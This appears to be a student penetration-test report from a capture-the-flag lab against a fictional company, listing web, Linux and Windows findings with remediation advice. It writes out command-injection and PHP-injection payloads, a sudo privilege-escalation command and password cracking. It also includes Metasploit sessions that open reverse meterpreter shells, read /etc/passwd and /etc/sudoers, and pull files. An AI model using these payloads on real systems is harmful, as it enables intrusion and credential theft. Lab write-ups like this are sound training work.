
**RISK RATING:** CRITICAL

**DESCRIPTION:** I found the credentials information with "[www.example.com](http://www.example.com) && cat /etc/passwd" in /networking.php and reached flag 12 by using these credentials in the "/login.php" page.

**AFFECTED HOST:** 192.168.13.35/login.php

**REMEDIATION:** Enforce strong passwords. Implement Multi-Factor Authentication.

**IMAGES:**



## VULNERABILITY 13

**TITLE:** PHP INJECTION

**TYPE:** WEB APP


**RISK RATING:** CRITICAL

**DESCRIPTION:** Found "souvenirs.php" from flag 9.

**AFFECTED HOST:** 192.168.13.35/souvenirs.php?message="hello";system('ls')

**REMEDIATION:** Implement a whitelist approach to validate all users inputs. Accept only expected values and formats.

**IMAGES:**



```
/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false melina:x:1000:1000::/home/melina:
```

Congrats, flag 13 is jdka7sk23dd

## VULNERABILITY 14

**TITLE:** SESSION MANAGEMENT

**TYPE:** WEB APP

**RISK RATING:** HIGH

**DESCRIPTION:**

**AFFECTED HOST:** 192.168.13.35/admin\_legal\_data.php?admin=87

**REMEDIATION:** Use cryptographically secure random algorithms to generate session IDs. Ensure session IDs are unique and sufficiently long to resist brute-force attacks.

Always transmit session data over HTTPS to encrypt the communication and protect against eavesdropping.

**IMAGES:**



## VULNERABILITY 15

**TITLE:** DIRECTORY TRAVERSAL

**TYPE:** WEB APP

**RISK RATING:**

**DESCRIPTION:** The hint on this page indicates this is the “new” disclaimer. Using the vulnerability from flag 10 and 11, I run ‘ls’ to see the “old\_disclaimers directory”. By using that finding, I changed the URL to: “[http://192.168.13.35/disclaimer.php?page=old\\_disclaimers/disclaimer\\_1.txt](http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt)”

**AFFECTED HOST:** 192.168.13.35

**REMEDIATION:** Input Validation and Sanitization.

Ensure the server and environment are hardened to limit the exposure of sensitive files and directories.

**IMAGES:**



## DAY 2 VULNERABILITIES

### VULNERABILITY 1

**TITLE:** OPEN SOURCE EXPOSED DATA

**TYPE:** WEB APP

**RISK RATING:** HIGH

**DESCRIPTION:** On the Domain Dossier webpage, viewed the WHOIS data OSINT for totalrecall.xyz to access sensitive information.

**AFFECTED HOST:** totalrecall.xyz

**REMEDIATION:** Ensure no sensitive data is being shared publicly, clean up WHOIS records.

**IMAGES:**

```
Domain Status: ClientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: ClientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
```

**VULNERABILITY 2****TITLE:** DNS RECORD EXPOSURE**TYPE:** WEB APP**RISK RATING:** MEDIUM**DESCRIPTION:** I used the same Domain Dossier utility to view DNS records of totalrekall.xyz. This revealed sensitive information including IP addresses, subdomains and email addresses with the URL.**AFFECTED HOST:** totalrekall.xyz**REMEDIATION:** Remove any sensitive information from the records and implement logging and monitoring mechanisms to scan for any unauthorized access attempts.**IMAGES:**

The screenshot shows a web interface for viewing DNS records. At the top, there are tabs for Tools, API, Research, and Data. Below the tabs, the URL is ViewDNS.info > Tools > DNS Record Lookup. A sub-instruction says 'View all configured DNS records (A, MX, CNAME etc.) for a specified domain name.' There is a text input field labeled 'Domain (e.g. domain.com):' containing 'totalrekall.xyz' and a 'GO' button. Below the input field, the text 'DNS Records for totalrekall.xyz' is followed by a table with the following data:

Name	TTL	Class	Type	Priority	Data
totalrekall.xyz.	3600	IN	SOA		ns51.domaincontrol.com. dns.jomax.net. 2023100600 28800 7200 604800 600
totalrekall.xyz.	3600	IN	NS		ns52.domaincontrol.com.
totalrekall.xyz.	3600	IN	NS		ns51.domaincontrol.com.
totalrekall.xyz.	300	IN	A		15.197.148.33
totalrekall.xyz.	300	IN	A		3.33.130.190
totalrekall.xyz.	3600	IN	TXT		"flag2 is 7sk67cjsdbs"

**VULNERABILITY 3****TITLE:** CERTIFICATE INFORMATION EXPOSURE**TYPE:** WEB APP**RISK RATING:** INFORMATION**DESCRIPTION:** I used "crt.sh" tool to view certificate validity of totalrekall.xyz**AFFECTED HOST:** totalrekall.xyz**REMEDIATION:** Protect information from being exposed by the crt.sh site.**IMAGES:**


The screenshot shows a table of certificates. The columns are: ID, Issued On, Valid Until, Expires On, Subject, and Details. The table contains four rows, each corresponding to a certificate issued to 'totalrekall.xyz'. The 'Details' column for the first row is expanded, showing the following information:

<a href="#">6095738637</a>	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	G2 C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
<a href="#">6095738716</a>	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
<a href="#">6095204253</a>	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
<a href="#">6095204153</a>	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

**VULNERABILITY 4****TITLE:** NMAP SCAN**TYPE:** LINUX OS**RISK RATING:** INFORMATION**DESCRIPTION:** I used nmap scan “nmap -sV 192.168.13.0/24” and found 5 hosts.**AFFECTED HOST:** 192.168.13.10 / 192.168.13.11 / 192.168.13.12 / 192.168.13.13 / 192.168.13.14**REMEDIATION:** IP blocking for unauthorized users.**IMAGES:**

```
Nmap scan report for 192.168.13.1
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE
5901/tcp   open     vnc-1
6001/tcp   open     X11:1
10000/tcp  filtered snet-sensor-mgmt
10001/tcp  filtered scp-config

Nmap done: 256 IP addresses (5 hosts up) scanned in 19.47 seconds
```

**VULNERABILITY 5****TITLE:** AGGRESSIVE NMAP SCAN**TYPE:** LINUX OS**RISK RATING:** INFORMATION**DESCRIPTION:** I ran an aggressive scan “nmap -A 192.168.13.0/24” to discover which host was running Drupal.**AFFECTED HOST:** 192.168.13.13**REMEDIATION:** Block probes, restrict information returned, slow down the aggressive Nmap scan, and/or return misleading information.**IMAGES:**

```
root@kali: ~/Documents/day_2  x  root@kali: ~  x
1  0.02 ms 192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000031s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
80/tcp    open     http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/ /register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

## VULNERABILITY 6

**TITLE:** NESSUS SCAN

**TYPE:** WEB APP

**RISK RATING:** INFORMATION

**DESCRIPTION:** The ID of the vulnerability from Nessus scan for 192.168.13.12 is 97610.

**AFFECTED HOST:** 192.168.13.12

**REMEDIATION:** Perform regular updates on Apache. Always monitor for new vulnerabilities.

**IMAGES:**

The screenshot shows the Nessus web interface. On the left, there's a sidebar with 'My Scans', 'All Scans', 'Trash', 'Nmap', 'Policies', and 'Plugin Rules'. The main area is titled 'Flag 6 / Plugin #97610' and shows a single vulnerability: 'Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)'. The 'Description' section notes an unauthenticated remote code execution vulnerability due to improper handling of the Content-Type header. It suggests upgrading to version 2.3.32 or later. The 'Solution' section provides a link to a Talos Intelligence blog post. The 'See Also' section links to several Apache Struts security advisories. The 'Output' section shows a command-line exploit request. On the right, there are 'Plugin Details' and 'Risk Information' sections, both indicating a critical risk factor. The 'Vulnerability Information' section shows CPE information and exploit availability.

## VULNERABILITY 7

**TITLE:** APACHE TOMCAT RCE

**TYPE:** LINUX OS

**RISK RATING:** CRITICAL

**DESCRIPTION:** I used metasploit exploit modules to demonstrate RCE vulnerability and drop into root session on remote host 192.168.13.10. I searched for exploits that include Tomcat and JSP . Then, I used the exploit module “multi/http/tomcat\_jsp\_upload\_bypass” and set the RHOST to 192.168.13.10. After getting a meterpreter shell, I dropped into a system shell to get to the command line. I ran “ find / -type f -iname “\*flag\*” ”.

**AFFECTED HOST:** 192.168.13.10

**REMEDIATION:** Upgrade Apache Struts.

**IMAGES:**

The terminal session shows a root shell on a Kali Linux machine. The user has run a Metasploit exploit against a target host (192.168.13.10) using the 'tomcat\_jsp\_upload\_bypass' module. Once a meterpreter shell is established, the user runs a command to find files containing 'flag' in their path. The output shows several file paths under '/sys/devices/platform/serial8250/tty/ttys[0-3]/flags'. Finally, the user reads the contents of '/root/.flag7.txt' which contains the flag '8ks6sbhss'.

```

root@kali: ~/Documents/day_2  ×  root@kali: ~  ×  root@kali: ~  ×
lib  kmarks  ×
logs  ×
temp  ×
webapps  ×
work  ×
find / -type f -iname "*flag*"
/root/.flag7.txt
/sys/devices/platform/serial8250/tty/ttys2/flags
/sys/devices/platform/serial8250/tty/ttys0/flags
/sys/devices/platform/serial8250/tty/ttys3/flags
/sys/devices/platform/serial8250/tty/ttys1/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
cat /root/.flag7.txt
8ks6sbhss

```

## VULNERABILITY 8

## **TITLE: SHELLSHOCK**

**TYPE:** LINUX OS

## RISK RATING: CRITICAL

**DESCRIPTION:** I used exploit “ multi/http/apache\_mod\_cgi\_bash\_env\_exec ” . And then, I set TARGETURI “cgi-bin/shockme.cgi”. And ran “shell”. After that I navigated “cat /etc/sudoers” for the root privileges file.

**AFFECTED HOST:** 192.168.13.14

**REMEDIATION:** Edit the sudoers file to limit access for all sudo accounts. Limit the orarom user from running commands.

## IMAGES:

```
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives

#include /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

VULNERABILITY 10

**TITLE:** NESSUS SCAN STRUCT VULNERABILITY

**TYPE: LINUX OS**

### RISK RATING: HIGH

**DESCRIPTION:** I used a struts vulnerability, found with Nessus scan. I used metasploit to exploit "struts2 content type oqln".

**AFFECTED HOST:** 192.168.13.12

**REMEDIATION:** Update Apache.

IMAGES:

```
msf6 exploit(multi/http.struts2_content_type_ognl) > use exploit/multi/http/struts2_content_type_ognl
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOST 192.168.13.12
RHOST → 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > exploit
[*] Started reverse TCP handler on 172.30.6.231:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
[*] Meterpreter session 1 opened (172.30.6.231:4444 → 192.168.13.12:59676 ) at 2023-11-02 18:08:17 -0400
msf6 exploit(multi/http/struts2_content_type_ognl) > █
```

```
meterpreter > download /root/flagisinThisfile.7z /root/Desktop/
[*] Downloading: /root/flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/Desktop/flag
[*] download : /root/flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z
meterpreter > |
```

```
(root㉿kali)-[~/Desktop]
# /z e flagisinThisfile.7z
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16-on,HugeFiles-on,64 bits,2 CPUs Intel(R) Xeon(R)
Scanning the drive for archives:
1 file, 194 bytes (1 KiB)

Extracting archive: flagisinThisfile.7z
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = -
Blocks = 1
Everything is Ok
Files: 3
Size: 23
Compressed: 194
```

```
(root㉿kali)-[~/Desktop]
# cat flagfile
flag 10 is wjasdufsdkg
```

## VULNERABILITY 12

**TITLE:** CVE-2019-14287

**TYPE:** LINUX OS

**RISK RATING:**

**DESCRIPTION:** SSH into the server, I used the password “alice” and performed privilege escalation to obtain the flag by using a sudo vulnerability : “sudo-u#-1 cat /root/flag12.txt” .

**AFFECTED HOST:** 192.168.13.14

**REMEDIATION:** Update sudo on a regular basis, sudo permissions restricted, always use secure passwords and never share or post passwords.

**IMAGES:**

```
xploit- root@kali: ~/Documents/day_2  x  root@kali: ~  x
Book Search Bookmarks Other
$ sudo -u#-1 /bin/bash
root@7fe066924948:/# ls
bin dev home lib64 mnt proc run sbin sys usr
boot etc lib media opt root run.sh srv tmp var
root@7fe066924948:/# cd home
root@7fe066924948:/home# cd root
bash: cd: root: No such file or directory
root@7fe066924948:/home# lss
bash: lss: command not found
root@7fe066924948:/home# ls
docker-compose.yml
root@7fe066924948:/home# cd .
root@7fe066924948:/home# cd ..
root@7fe066924948:/# cd root
root@7fe066924948:/root# ls
flag12.txt
root@7fe066924948:/root# cat flag12.txt
d7sdfksdf384
root@7fe066924948:/root#
```

## DAY 3 VULNERABILITIES

### VULNERABILITY 1

**TITLE:** USERNAME AND PASSWORD HASH IN REPO

**TYPE:** WEB APP

**RISK RATING:** CRITICAL


**DESCRIPTION:** First I used “user:totalrekall site:github.com OSINT” to find totalrekall repository.

Then I found the “xampp.users” page and reached the username and hashed password. For cracking that password I used John the Ripper.

**AFFECTED HOST:** totalrekall web server

**REMEDIATION:** Remove user credentials from GitHub.

**IMAGES:**



```
root@kali:~# john user.txt
Warning: detected hash type "md5crypt", but the string is also recognized
as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that ty
pe instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/51
2 AVX512BW 16x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if an
y.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life          (trivera)
1g 0:00:00:00 DONE 2/3 (2024-10-03 18:59) 7.142g/s 8957p/s 8957c/s 8957C/
s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

### VULNERABILITY 2

**TITLE:** PORT SCAN OF SUBNET

**TYPE:** WEB APP

**RISK RATING:** INFORMATION

**DESCRIPTION:** I used the credentials that I gained from GitHub to login and there was a single file named “flag2.txt” containing the flag.

nmap 172.22.117.0/24

172.22.117.20 has port 80 open


Provide credentials from flag1 (trivera:Tanya4life) to log in.

file flag2.txt is located in the root directory.

**AFFECTED HOST:** 172.22.117.20

**REMEDIATION:** Require stronger credentials and/or 2-factor authentication.

**IMAGES:**



**VULNERABILITY 3****TITLE:** EXPOSED DATA/FTP**TYPE:** WINDOWS OS**RISK RATING:** HIGH**DESCRIPTION:** I used FTP to access the file containing the flag. "ftp 172.22.117.20"**AFFECTED HOST:** 172.22.117.20 / 172.22.117.10 / 172.22.117.100**REMEDIATION:** Switch to FTPS/SFTP which are more secure than FTP. FTP is vulnerable to sniffing, spoofing and brute-force attacks.**IMAGES:**

```
(root💀 kali)-[~/Documents]
# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

The terminal window shows a user with root privileges on a Kali Linux system. The user is in the ~/Documents directory. They run the command 'cat flag3.txt' to extract the contents of the file, which is the flag: '89cb548970d44f348bb63622353ae278'. The background of the terminal window has a watermark-like text 'Reconnassian'.

**VULNERABILITY 4****TITLE:** SLMAIL POP3**TYPE:** WINDOWS OS**RISK RATING:** HIGH**DESCRIPTION:** I found the machine running the SLMail Service. Then I determined the exploit by using Metasploit. I also set the LHOST to the IP address of my local machine. "cat flag4.txt" printed out the flag.**AFFECTED HOST:** 172.22.117.20**REMEDIATION:** Close port 10.**IMAGES:**

File	Actions	Edit	View	Help
root@kali: ~/Documents	x			x
root@kali: ~/Documents	x			x
root@kali: ~	x			x
100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400				flag4.txt
100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500				listrcrd.tx
100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400				maillog.000
100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400				maillog.001
100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400				maillog.002
100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400				maillog.003
100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400				maillog.004
100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400				maillog.005
100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400				maillog.006
100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400				maillog.007
100666/rw-rw-rw- 2366 fil 2024-09-30 18:14:01 -0400				maillog.008
100666/rw-rw-rw- 5868 fil 2024-10-01 20:45:28 -0400				maillog.009
100666/rw-rw-rw- 6087 fil 2024-10-02 18:10:42 -0400				maillog.00a
100666/rw-rw-rw- 6462 fil 2024-10-03 18:02:33 -0400				maillog.00b
100666/rw-rw-rw- 7485 fil 2024-10-03 21:42:51 -0400				maillog.txt

```
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

The terminal window shows a user with root privileges on a Kali Linux system. The user is in the ~/Documents directory. They run the command 'cat flag4.txt' to extract the contents of the file, which is the flag: '822e3434a10440ad9cc086197819b49d'. The background of the terminal window has a watermark-like text 'Reconnassian'.

**VULNERABILITY 5****TITLE:** TASK SCHEDULER**TYPE:** WINDOWS OS**RISK RATING:** MEDIUM**DESCRIPTION:** By using the same meterpreter session from flag 4, I access the shell by typing in "shell", use "schtasks" to search for tasks. I used the command "schtasks /query /tn Flag5 /fo LIST /v."**AFFECTED HOST:** 172.22.117.20**REMEDIATION:** Change permissions to restrict access.**IMAGES:**

```

root@kali: ~/Documents ~ root@kali: ~/Documents ~ root@kali: ~ ~
HostName: WIN10
TaskName: \flag5
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 10/3/2024 6:28:50 PM
Last Result: 1
Author: WIN10\sysadmin
Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$ 
Start In: N/A
Comment: 54fa8cd5c1354adc9214969d716673f5
Scheduled Task State: Enabled
Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management: Stop On Battery Mode
Run As User: ADMBob
Delete Task If Not Rescheduled: Disabled

```

